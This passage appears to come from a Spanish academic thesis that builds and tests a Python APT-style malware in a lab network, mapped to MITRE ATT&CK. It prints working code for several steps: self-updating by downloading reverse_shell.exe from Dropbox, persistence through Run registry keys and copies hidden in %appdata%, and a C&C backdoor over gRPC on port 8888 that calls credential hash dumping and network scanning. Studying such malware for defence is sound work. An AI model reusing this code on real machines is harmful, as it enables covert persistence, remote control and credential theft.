


Figura 4.1: Mapa de la red del laboratorio de pruebas

La red consta de las siguientes secciones:

- **Intranet:** En esta parte de la red se localiza un directorio activo que consta de un servidor de Directorio Activo (AD) y cuatro terminales Windows. Estos terminales tienen las siguientes características:
  - Windows 10 pro 10.0.19042 N/D Compilación 19042
  - Dos procesadores Common KVM processor 2.30 GHz

- 4 GB RAM

La máquina (WINDOWS-01) tendrá asignado el rol de sistema infectado en el experimento y para ello se ha instalado un servicio vulnerable.

- **DMZ:** En esta zona se encuentra un servidor web y un servidor DNS. Es una red local que se ubica entre la intranet y la red externa. El objetivo de una DMZ es que las conexiones desde la red interna y externa a la DMZ estén permitidas, mientras que en general las conexiones externas solo se permitan pasando primero por la DMZ.
- **Yellow:** Cuenta con un servidor DNS externo a la Intranet y un equipo Windows.
- **Internet:** Está compuesta por terminales Ubuntu que simulan equipos de Internet.
- **Atacantes:** Los equipos que la componen son terminales Kali Linux y nos servirán para simular ataques desde el exterior de la red. Los equipos tienen las siguientes características:

  - Kali Linux 2020.3
  - Dos procesadores Common KVM processor 2.30 GHz
  - 2 GB RAM

  Una de estas máquinas (KALI-02) cumplirá el rol del C&C. Para ello se ha instalado python y las librerías: mss, pypykatz, getmac, requests, dropbox, ping3, key_generator, cryptography, grpcio, grpciotools, protobuf.

4.1. Comunicación con el command and control

En esta sección se describirá qué es un servidor Command and Control, qué es un beacon y cómo se comunican entre sí [27].

Un servidor C&C (Command and Control) hace la función de centro de mando para malware relacionado con ataques dirigidos y se usa para almacenar datos robados o enviar comandos. El establecer comunicaciones con el C&C es vital para que los atacantes puedan realizar movimientos laterales en la red.

Los sistemas C&C seguirá uno de estos dos modelos:

1. **Modelo centralizado:** Este modelo es el predominante en los malware existentes. Muchas APTs conocidas como APT30, APT3 o APT28 [1] lo implementan. En el modelo centralizado, se instala un servidor con gran ancho de banda para ser el punto de contacto de los beacon. El C&C, normalmente también se trata de un sistema infectado, ofrece servicios web como IRC, HTTP ...

   En el momento en el que un dispositivo se infecte, este intentará conectarse al servidor C&C. Una vez conectado, el malware esperará hasta recibir algún comando. También puede tener mecanismos para proteger las comunicaciones como cifrado.

   Las ventajas de este modelo son:

   - **Simplicidad:** es un sistema fácil de montar y con un solo dispositivo se pueden controlar multitud de sistemas infectados.

- **Resiliencia:** se han usado pocas contramedidas para luchar contra servidores C&C, por lo que este modelo es resiliente en el mundo real.
- **Bajo coste:** con un solo servidor basta controlar múltiples dispositivos por lo que no incurre un alto coste.

La desventaja de este modelo es que depende del servidor C&C para su funcionamiento, por lo que este es el punto más débil. Si se es capaz de descubrir y destruir el servidor central, la red de equipos infectados será inútil.

2. **Modelo P2P:** Buscando un modelo más resiliente se empezaron a desarrollar modelos P2P.

   La ventaja de este modelo es que, comparado con el modelo centralizado, este es mucho más difícil de descubrir y destruir, dado que eliminar un nodo no conlleva la inhabilitación de la red. Es por esto que se cree que el futuro habrá más malware con este modelo de comunicación.

   Por otro lado, este modelo también tiene sus limitaciones:

   - **Pocos usuarios:** solo soportan conversaciones entre pequeños grupos, entre 10 y 50 de usuarios.
   - **Entrega de mensajes:** no asegura la entrega de mensajes ni la latencia de propagación, por lo que la comunicación es más difícil de coordinar que en un modelo centralizado.

   Es por esto que no hay pocos casos en los que se use este modelo. Sin embargo, se suele usar para atacar un número pequeño de objetivos.

El modelo se ha usado para este trabajo es el modelo centralizado por su simplicidad y bajo coste.

En el diagrama de secuencia 4.2 se muestra cómo se comunican el equipo infectado y el servidor. Una vez establecida la conexión, el equipo infectado quedará a la espera de una instrucción del servidor. Cuando se reciba el comando, se procesará y se enviará la respuesta al C&C. Solo se finalizará la conexión con los comandos ”q”(cierre de conexión) o ”shutdown”(apagar el malware hasta el próximo reinicio).




Figura 4.2: Diagrama de secuencia de las comunicaciones.

Se podrán dar los siguientes casos:

- En caso de que el comando recibido sea ”download” se enviará el archivo seleccionado al C&C.
- En caso de que el comando recibido sea ”screenshot” se enviará la captura de pantalla del equipo al C&C.
- En caso de que el comando recibido sea ”upload” se recibirá el archivo seleccionado desde C&C y se guardará en el equipo.
- En caso de que no sea ninguno de los anteriores se enviará el output del comando.

4.2. Software empleado

El software empleado para el desarrollo de este trabajo ha sido **Python 3.9** y las siguientes librerías:

Librerías internas:

- **sys:** Para obtener información del sistema como el nombre del archivo que se está ejecutando o cerrar el programa.
- **os:** Para ejecutar comandos en el sistema.
- **subprocess:** Para invocar subprocesos en el sistema.
- **shutil:** Para copiar archivos.
- **base64:** Para codificar archivos en base64 y que su transmisión por la red se simplifique.

- **time:** Esto nos permitirá activar funcionalidad en función del tiempo que ha pasado desde un evento.
- **socket:** Para gestionar las comunicaciones entre C&C y la APT.

Librerías externas:

- **mss 6.1.0:** Para realizar capturas de pantalla.
- **requests 2.25.1:** Para descargar archivos de la red.
- **dropbox 11.4.1:** Librería de la API de dropbox para subir archivos a Dropbox.
- **ping3 2.7.0:** Para hacer un escaneo de pings a equipos de la misma subred y ver si están activos.
- **getmac 0.8.2:** Para obtener un identificador único del equipo y así distinguirlo de otros equipos infectados.
- **pypykatz 0.4.7:** Para extraer los hashes del archivo DMP del proceso que contiene las contraseñas del sistema.
- **pyinstaller 4.2:** Para generar a partir del código Python un ejecutable **.exe**. Este ejecutable no requiere que haya ningún programa instalado para funcionar en el sistema.
- **grpcio==1.37.1 y grpcio-tools==1.37.1:** Para poder usar el framework gRPC.

4.3. Desarrollo del experimento

En los siguientes apartados se describirá el desarrollo que se ha llevado a cabo, siendo el propósito principal del proyecto la realización de este y la comprensión del comportamiento de una APT. Usando el modelo del ciclo de vida de una APT de Mandiant {3.3} y llevándolo a cabo mediante las técnicas mostradas por MITRE ATT&CK, se ha desarrollado una programa en Python que nos permitirá explicar de forma práctica las acciones de esta amenaza.

Para convertir el script a un archivo ejecutable ".exe" usaremos la librería de python **pyinstaller** con el siguiente comando:

```
pyinstaller -F --noupx --clean --icon=dolphin.ico  -n "dolphin" reverse_shell.pyw
```

Listing 4.1: Comando pyinstaller

El script tiene la extensión ".pyw" para que no aparezca la consola de comandos al ejecutar el archivo. Finalmente obtendremos el archivo ejecutable que usaremos para realizar el experimento:

Figura 4.3: APT en formato .exe

4.4. Conexión y actualización

En esta fase se expondrá cómo la APT realiza la conexión al servidor de Dropbox, comprueba si hay una nueva versión de sí misma y descarga la nueva versión para hacer la persistencia.

Para esto, usaremos las siguientes técnicas de la matriz MITRE:

- **Web Service (T1102):** utilizaremos la API de un servicio web para descargar actualizaciones y comprobar si hay una nueva versión del malware. Para comprobarlo, descargaremos el archivo **version.txt** de nuestra carpeta de la nube y, si el número de versión que contiene es mayor al que tenemos en el código, procedemos con la descarga de la nueva versión.
- **Command and Scripting Interpreter - Python (T1059.006):** Para realizar estas tareas usaremos el lenguaje de programación Python.

4.4.1. Código y desarrollo

Empezamos directamente en esta etapa inicial en la que el archivo malicioso ya ha sido ejecutado en el equipo. Para esta parte, usaremos las librerías **requests**, **os**, **subprocess** y **shutil**. Estas nos permitirán hacer peticiones web para descargar y gestionar archivos y ejecutar comandos en la máquina.

En el punto **(1)** del script 4.2, el script intentará descargar el archivo **version.txt** de la carpeta de dropbox. El funcionamiento de la API de dropbox se detalla en la sección 4.10. Si la descarga tiene éxito y el número que contiene el archivo es mayor que de la variable **version** del script **(2)**, significará que el hay una nueva versión disponible.

```
1  def update():
2    global ipCC
3    global version
4    try:
5
6  (1) metadata, res = dbx.files_download(path="/version.txt")
7      lastVersion = int(res.content)
8
9  (2) if lastVersion>version:
10 (3)   with open(tempFolder+"reverse_shell.exe", "wb") as f:
11         metadata, res = dbx.files_download(path="/reverse_shell.exe")
12         f.write(res.content)
13         f.close()
```

Listing 4.2: Código fuente del método update()

Una vez se ha cumplido la condición se procederá a la descarga de la nueva versión de la APT. Se hará una petición del archivo **reverse_shell.exe (3)** alojado en el servidor web del C&C y se creará un archivo local en el que se escribirá su contenido.

Una vez hecho esto, se procederá a hacer la persistencia ya sea del archivo descargado o en caso de que no haya ninguna nueva actualización, del mismo script que se está ejecutando.

Las técnicas de MITRE ATT&CK que se han cubierto en este apartado son:

Conexión y actualización	
Nombre de la técnica	**ID de la técnica**
Web Service	T1102
Python	T1059.006

Cuadro 4.1: Técnicas empleadas en conexión y actualización

4.5. Persistencia

En esta fase se busca establecer la persistencia para asegurar que el atacante puede acceder al sistema de la víctima incluso después de un reinicio del sistema. Esto lo haremos copiando nuestro archivo en una carpeta y creando un registro que apunte a nuestra APT para que se ejecute al iniciarse el equipo.

Para esto, usaremos la siguiente técnica de la matriz MITRE:

- **Boot or Logon Autostart Execution: Registry Run Keys (T1547.001):** crearemos un registro en el sistema para que se ejecute nuestra APT al iniciar sesión el usuario.

4.5.1. Código y desarrollo

Para pasar desapercibidos, crearemos archivos en el directorio **%appdata%** del usuario. Este directorio es una de las carpetas ocultas del sistema operativo Windows que se usa para almacenar datos de aplicaciones como Firefox, Skype o Adobe. Es específico de cada usuario y, dado que lo más probable es que solo tengamos permisos de usuario, podemos usarlo para almacenar archivos.

Primero, en el método **persistence()** crearemos el directorio que usaremos para crear y borrar archivos. Lo llamaremos **dolphin**\\ y lo pondremos en el directorio **%appdata%**.

```
1  def persistence():
2    global tempFolder
3    global persistName
4
5    # Carpeta temporal donde se guardaran todos los archivos
6    tempFolder = os.environ["appdata"] + "\\dolphin\\"
7
8    try:
9      if not os.path.exists(tempFolder):
10       os.makedirs(tempFolder)
11   except:
12     pass
```

Listing 4.3: Código fuente del método persistence()

Después se pueden dar dos casos: que estemos con la última versión y no haya actualización o que haya una nueva actualización y se tenga que hacer la persistencia de la nueva versión.

En el primer caso, creamos un registro que ejecute el programa cuando se inicie el equipo, copiamos el archivo al directorio **%appdata%** y lo renombramos a **dolphin.exe**. En el caso de ser administradores, crearemos un registro local en vez de en el usuario actual.

```
  if is_admin():
    try:
      location = os.environ["appdata"] + "\\"+persistName+".exe"
      if not os.path.exists(location):
        shutil.copyfile(sys.executable,location)
        subprocess.call('reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v dolphin /t
    REG_SZ /d "' + location + '"', shell=True)

    except:
      pass
  else:
    try:
      location = os.environ["appdata"] + "\\"+persistName+".exe"
      if not os.path.exists(location):
        shutil.copyfile(sys.executable,location)
        subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v dolphin /t
    REG_SZ /d "' + location + '"', shell=True)
    except:
      pass
```

Listing 4.4: Código fuente del método persistence()

En el segundo caso, no sabemos si ya se ha creado un registro o es la primera vez que se ejecuta el programa en la máquina. Si no existe el registro que ejecute el programa **dolphin.exe**, lo creamos. Para terminar, copiamos la nueva actualización al directorio **%appdata%**, lo renombramos a **dolphin.exe** y borramos la actualización del directorio actual.

```
#Hacer la persistencia
location = os.environ["appdata"] + "\\"+persistName+".exe"
if not os.path.exists(location):
subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v dolphin /t REG_SZ /d "'
    + location + '"', shell=True)
shutil.copyfile(tempFolder+"reverse_shell.exe", location)
os.remove(tempFolder+"reverse_shell.exe")
```

Listing 4.5: Código fuente del método update()

4.5.2. Experimento Fase de Conexión y Persistencia

En esta sección se mostrará en caso práctico de cómo la APT hace la actualización y la persistencia.

Primero, comprobará si hay una nueva versión y, en caso de que la haya, descargará el archivo de Dropbox y procederá con la persistencia. Copiará el archivo descargado o a sí mismo en la carpeta %appdata%, como se muestran en las imágenes 4.4 y 4.5, y creará el directorio "\\dolphin\\", donde se guardarán los archivos temporales. Al mismo tiempo creará una entrada en los registros que apunte a ese archivo.




Figura 4.4: Captura del equipo WINDOWS01 - Fase conexión y persistencia




Figura 4.5: Captura del equipo WINDOWS01 - Fase conexión y persistencia

Una vez hecho esto, la APT se activará cada vez que se inicie el equipo.

Las técnicas de MITRE ATT&CK que se han cubierto en este apartado son:

Persistencia	
Nombre de la técnica	**ID de la técnica**
Registry Run Keys / Startup Folder	T1547.001

Cuadro 4.2: Técnicas empleadas en persistencia

4.6. Backdoor

En esta fase se busca intentar establecer una conexión con el servidor C&C y facilitar al atacante una manera de acceder y controlar remotamente el equipo. La APT intentará conectarse al servidor KALI para recibir instrucciones. También comprobará si hay tareas pendientes de realizar en el servicio de nube. En caso de que haya, se descargará las tareas, se realizará cada una de ellas y se devolverá un fichero con los resultados.

Para esto, usaremos las siguientes técnicas de la matriz MITRE:

- **Command and Control (TA0011):** intentaremos recibir comandos tanto del servidor KALI como del servicio de nube y luego devolveremos los resultados.
- **Encrypted Channel - Symmetric Cryptography (T1573.001):** tanto la comunicación con el KALI como con el servicio de nube, usando la API de Dropbox, están encriptados.
- **Non-Standard Port (T1571):** para comunicarnos con el servidor de KALI usaremos el puerto 8888.

4.6.1. Código y desarrollo

Estos son los pasos que vamos a seguir para gestionar esta fase:




Figura 4.6: Diagrama de flujo de la fase backdoor

Antes de empezar, como no sabemos si podemos conectarnos al C&C, ya sea porque no está activo o porque un firewall bloquea el tráfico, intentaremos conectarnos durante un periodo de tiempo limitado y, una vez agotado ese tiempo, procederemos con las siguientes fases.




Figura 4.7: Diagrama de flujo de la fase backdoor

Es por esto que tendremos un método inicial para gestionar los intentos de conexión y lo que pasa una vez se ha agotado el tiempo de espera. En este ejemplo {4.6}, **(1)** guardamos el tiempo actual para posteriormente saber cuánto tiempo ha pasado desde el inicio. Después, si no hemos recibido la orden de cerrar el programa **(2)** intentamos conectarnos al puerto **8888** del servidor **(3)** y, una vez conectados, procedemos a ejecutar el método **shell()**, en el que implementaremos varios comandos.

En en caso de que no podamos conectarnos al C&C, **(4)** comprobaremos si tenemos comandos en dropbox pendientes de ejecutar. El funcionamiento de la API de dropbox se detalla en la sección 4.10.

```
# Intenta conectar durante 30 seg y luego hacer escaneo de puertos #
def connection():
    global sock
    global exit
    global start
    global scanned
    global ipCC
    global stub

(1)start = time.time()
    scanned = False

(2)while True: # si exit=True se acaba el programa

      i = 0
      while i < 6:
        #intentamos conectarnos a CnC
(3)     try:
          #print("Connecting")
          channel = grpc.insecure_channel(ipCC+':8888')
          stub = chunk_pb2_grpc.FileServerStub(channel)
          shell()
        except Exception as e:
          #print(e)
          pass

        if exit == True:
          sys.exit()
```

```
29
30          # Comprobamos si tenemos comandos pendientes que ejecutar
31  (4)     try:
32            checkCommands()
33          except:
34            pass
35
36          time.sleep(5)
37          i += 1
```

Listing 4.6: Código fuente del método connection()

Si ocurre algún error, capturamos la excepción y comprobamos cuánto tiempo llevamos intentado conectarnos **(5)**. Si ha pasado más del tiempo fijado (en el ejemplo son 30 segundos) **(6)** procedemos con las siguientes fases y, en caso contrario, esperamos 1 hora y volvemos a intentarlo **(7)**.

```
1       # Si no conseguimos conectarnos a CnC escaneamos la red y buscamos
2       # informacion del sistema
3
4       end = time.time() - start
5
6   (5) if end > 30 and not scanned:
7         scanned = True
8   (6)   try_escalate()
9         scanNetwork()
10        sysinfo()
11        if is_admin():
12          dumpHash()
13
14      # Cada hora comprobaremos si hay comandos disponibles
15      # o si nos podemos conectar a CnC
16  (7) time.sleep(3600)
```

Listing 4.7: Código fuente del método connection()

En el caso de que hayamos podido conectarnos con éxito al servidor C&C, iniciaremos el método **shell()** que se ocupará de gestionar los comandos y las comunicaciones. Este método permite ejecutar tanto comandos nativos de windows como **dir** o **whoami** como otros comandos específicos.

